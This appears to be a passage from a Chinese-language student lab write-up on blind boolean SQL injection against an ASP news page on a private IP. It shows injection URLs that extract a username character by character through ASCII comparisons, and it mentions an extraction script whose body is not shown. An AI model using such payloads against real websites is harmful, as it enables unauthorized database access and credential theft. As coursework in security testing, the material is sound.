
判断各行字符长度
1 | http://192.168.100.5/shownews.asp?id=2 and (select top 1 asc(mid(username, 1, 1)) from user)>96 |

最后测出来第一个字符ASCII为97,是字母a
1 | http://192.168.100.5/shownews.asp?id=2 and (select top 1 asc(mid(username, 1, 1)) from user)>97 |


在这里已经知道有两行数据且每行数据的长度都是5,就此写了个遍历脚本
脚本
1 | # coding=UTF-8 |
此脚本功能不完全,为加入判断行数和每行字段数功能,后期会慢慢补上且会加入多线程!
PASS:上周回学校办理定岗实习手续去了,所以这几次作业晚交了且做的不是很认真。下不为例!
